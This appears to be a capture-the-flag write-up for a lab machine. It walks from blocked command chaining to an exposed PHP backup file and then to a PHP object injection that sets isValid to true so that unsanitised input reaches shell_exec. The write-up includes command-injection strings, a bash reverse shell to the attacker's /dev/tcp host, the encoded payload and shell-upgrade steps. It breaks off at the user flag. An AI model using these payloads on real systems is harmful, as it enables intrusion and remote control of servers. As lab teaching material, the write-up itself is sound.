sudo tcpdump -n -i eth0 -n icmp
PING 192.168.1.80 (192.168.1.80) 56(84) bytes of data.
64 bytes from 192.168.1.80: icmp_seq=1 ttl=64 time=0.361 ms
64 bytes from 192.168.1.80: icmp_seq=2 ttl=64 time=0.285 ms
64 bytes from 192.168.1.80: icmp_seq=3 ttl=64 time=1.22 ms
16:43:52.971297 IP 192.168.1.164 > 192.168.1.80: ICMP echo request, id 2593, seq 1, length 64
16:43:52.971343 IP 192.168.1.80 > 192.168.1.164: ICMP echo reply,   id 2593, seq 1, length 64
16:43:53.902960 IP 192.168.1.164 > 192.168.1.80: ICMP echo request, id 2593, seq 2, length 64
16:43:53.902987 IP 192.168.1.80 > 192.168.1.164: ICMP echo reply,   id 2593, seq 2, length 64
16:43:54.850381 IP 192.168.1.164 > 192.168.1.80: ICMP echo request, id 2593, seq 3, length 64
16:43:54.850445 IP 192.168.1.80 > 192.168.1.164: ICMP echo reply,   id 2593, seq 3, length 64
Three echo request packets from the victim: the server really does run a ping against whatever we give it. If that ends in a system call behind the scenes, the natural move is to chain a second command:
127.0.0.1; whoami

(the output box stays blank)Nothing happens. Nor with dsfa || whoami, nor with 127.0.0.1 && whoami: none of the usual chaining variants produces output. When something fails in all three forms, rather than trying more payloads it is worth looking at how the request is sent, and the client's own code is right there. The page loads a php.js:
The panel's own source shows where that php.js comes from and, more importantly, what the form does before sending anything:

<script src="http://secure.cereal.ctf:44441/php.js"></script>
<script>
function submit_form() {
        var object = serialize({ipAddress: document.forms["ipform"].ip.value});
        object = object.substr(object.indexOf("{"),object.length);
        object = "O:8:\"pingTest\":1:" + object;
        document.forms["ipform"].obj.value = object;
        document.getElementById('ipform').submit();
}
</script>

<form method="POST" action="/" id="ipform" onsubmit="submit_form();">
  <input name="obj" type="hidden" value="">
  <input class="form-control" type="text" name="ip" placeholder="IP Address" required>
There is the explanation for why the chaining failed: what travels to the server is not the ip field but a hidden obj field carrying a hand-built serialized PHP object, O:8:"pingTest":1:{...}. The function that builds it comes from outside:
wget http://secure.cereal.ctf:44441/php.js
cat php.js
function serialize (mixedValue) {
  //  discuss at: https://locutus.io/php/serialize/
  //  original by: Arpad Ray (mailto:arpad@php.net)
  //   example 1: serialize(['Kevin', 'van', 'Zonneveld'])
  //   returns 1: 'a:3:{i:0;s:5:"Kevin";i:1;s:3:"van";i:2;s:9:"Zonneveld";}'
It is a JavaScript implementation of PHP's serialize(). So the form does not send the IP on its own: it sends a serialized object. Intercepting the request confirms it:

POST / HTTP/1.1
Host: secure.cereal.ctf:44441
Content-Type: application/x-www-form-urlencoded

obj=O:8:"pingTest":1:{s:9:"ipAddress";s:20:"192.168.1.80; whoami";}&ip=192.168.1.80; whoami
And the response carries the function that assembles it, the missing piece:
function submit_form() {
    var object = serialize({ ipAddress: document.forms["ipform"].ip.value });
    object = object.substr(object.indexOf("{"), object.length);
    object = "O:8:\"pingTest\":1:" + object;
    document.forms["ipform"].obj.value = object;
    document.getElementById('ipform').submit();
}
It is all there: the client hand-builds a pingTest object with a single property (ipAddress), and that leading 1: is precisely the number of properties the server will deserialize. If the object only carries ipAddress, every other property of the class keeps its default value. Keep that detail in mind, because it is exactly what has to be broken.
Exposed backup: the source code
If the client serializes, somewhere on the server there is an unserialize, and understanding that code is the difference between firing payloads blind and knowing what we are doing. We enumerate again, this time against the subdomain:
gobuster dir -u http://secure.cereal.ctf:44441 -w directory-list-2.3-big.txt -t 20
/php         (Status: 200) [Size: 3699]
/style       (Status: 200) [Size: 3118]
/index       (Status: 200) [Size: 1538]
/back_en     (Status: 301) [Size: 247] [--> http://secure.cereal.ctf:44441/back_en/]
Progress: 1273833 / 1273834 (100.00%)
Near the end of the wordlist /back_en shows up, a name that smells of backend and of backups. Listing it is not allowed, so filenames have to be guessed, and that brings in the second idea: sloppy editors and deployments leave .bak copies behind, and a .php.bak is not interpreted by the server, it is served as plain text.
wfuzz -u http://secure.cereal.ctf:44441/back_en/FUZZ.php.bak \
  -w directory-list-2.3-medium.txt --hc=404 --hh=199
* Wfuzz 3.1.0 - The Web Fuzzer                         *

Target: http://secure.cereal.ctf:44441/back_en/FUZZ.php.bak
Total requests: 220564

ID           Response   Lines    Word     Chars       Payload
000000016:   200        79 L     155 W    1814 Ch     "index"

Total time: 0
Processed Requests: 488
Filtered Requests: 487
wget http://secure.cereal.ctf:44441/back_en/index.php.bak
cat index.php.bak
Target: http://secure.cereal.ctf:44441/back_en/FUZZ.php.bak
Total requests: 220564

ID         Response   Lines    Word     Chars     Payload
000000016: 200        79 L     155 W    1814 Ch   "index"

Processed Requests: 488
Filtered Requests: 487
On request number 16 index.php.bak pops out, 1814 characters against the 199 of the default response that --hh=199 filters.

The logic is the key:
class pingTest {
    public $ipAddress = "127.0.0.1";
    public $isValid = False;
    public $output = "";
    function validate() {
        if (!$this->isValid) {                          // only validates if NOT valid
            if (filter_var($this->ipAddress, FILTER_VALIDATE_IP))
                $this->isValid = True;
        }
        $this->ping();
    }
    public function ping() {
        if ($this->isValid)
            $this->output = shell_exec("ping -c 3 $this->ipAddress");   // unsanitised
    }
}
$pingTest = unserialize(urldecode($_POST['obj']));
$pingTest->validate();
Bypass with isValid = true
The check that ipAddress is an IP only runs when isValid is false. If we send a serialized object with isValid already true, validate() skips the filter and calls ping() directly, which puts ipAddress into shell_exec unsanitised. This is PHP object injection: we append the reverse shell into ipAddress.
Before triggering the shell, we set up an nc listener:
nc -nlvp 1234// deserializationAttack.php
class pingTest {
public $ipAddress = "; bash -c 'bash -i &> /dev/tcp/192.168.1.80/1234 0>&1'";
public $isValid = True;
public $output = "";
}
echo urlencode(serialize(new pingTest));The class is copied verbatim from the .bak, which is what guarantees the name and the property count match what the server expects on unserialize:

<?php
class pingTest {
    public $ipAddress = "127.0.0.1";
    public $isValid = False;
    public $output = "";

O%3A8%3A%22pingTest%22%3A3%3A%7Bs%3A9%3A%22ipAddress%22%3Bs%3A54%3A%22%3B+bash+-c+%27bash+-i+%26%3E+%2Fdev%2Ftcp%2F192.168.1.80%2F1234+0%3E%261%27%22%3Bs%3A7%3A%22isValid%22%3Bb%3A1%3Bs%3A6%3A%22output%22%3Bs%3A0%3A%22%22%3B%7DThe difference from what the legitimate form sends is a single character near the start: O:8:"pingTest":3: instead of :1:. The object now declares three properties, and among them travels s:7:"isValid";b:1, the boolean already set to true.
The result is sent in the obj parameter:

Shell as apache.
Privilege escalation
TTY treatment
The shell that lands is one of the raw ones: no tab-completion, no history, and no Ctrl+C without losing it. The usual treatment turns it into a full terminal:
script /dev/null -c bash
# Ctrl+Z
stty raw -echo; fg
reset xterm
bash-4.4$ script /dev/null -c bash
/usr/bin/bash: /usr/bin/bash: cannot execute binary file
Script done, file is /dev/null
bash-4.4$ ^Z
zsh: suspended  nc -nlvp 1234
# stty raw -echo; fg
[1]  + continued  nc -nlvp 1234
                             bash-4.4$ reset xterm
The cannot execute binary file blocks nothing: script has already created the pseudo-terminal, which is what we were after. What is missing is the environment variables and the window size, copied from the real terminal so nano or vim do not render crooked:
export SHELL=bash TERM=xterm
stty rows 49 cols 211
stty size
bash-4.4$ stty size
49 211
With a usable terminal, a first look at the directory we landed in:
alias ls="ls -la"
ls
drwxrwxr-x. 3 rocky apache   69 May 29  2021 .
drwxrwxr-x. 4 rocky apache  147 May 29  2021 ..
drwxrwxr-x. 2 rocky apache   44 May 29  2021 back_en
-rwxrwxr-x. 1 rocky apache 1814 May 29  2021 index.php
-rwxrwxr-x. 1 rocky apache 3699 May 29  2021 php.js
-rwxrwxr-x. 1 rocky apache 3118 May 29  2021 style.css
We are inside user rocky's public_html, and the files belong to rocky:apache. We are apache, meaning we have write access in another user's directory. That detail is what eventually gives root.
user flag
ls /
ls /home/rocky
cat /home/rocky/local.txt
bash-4.4$ ls /home/rocky/
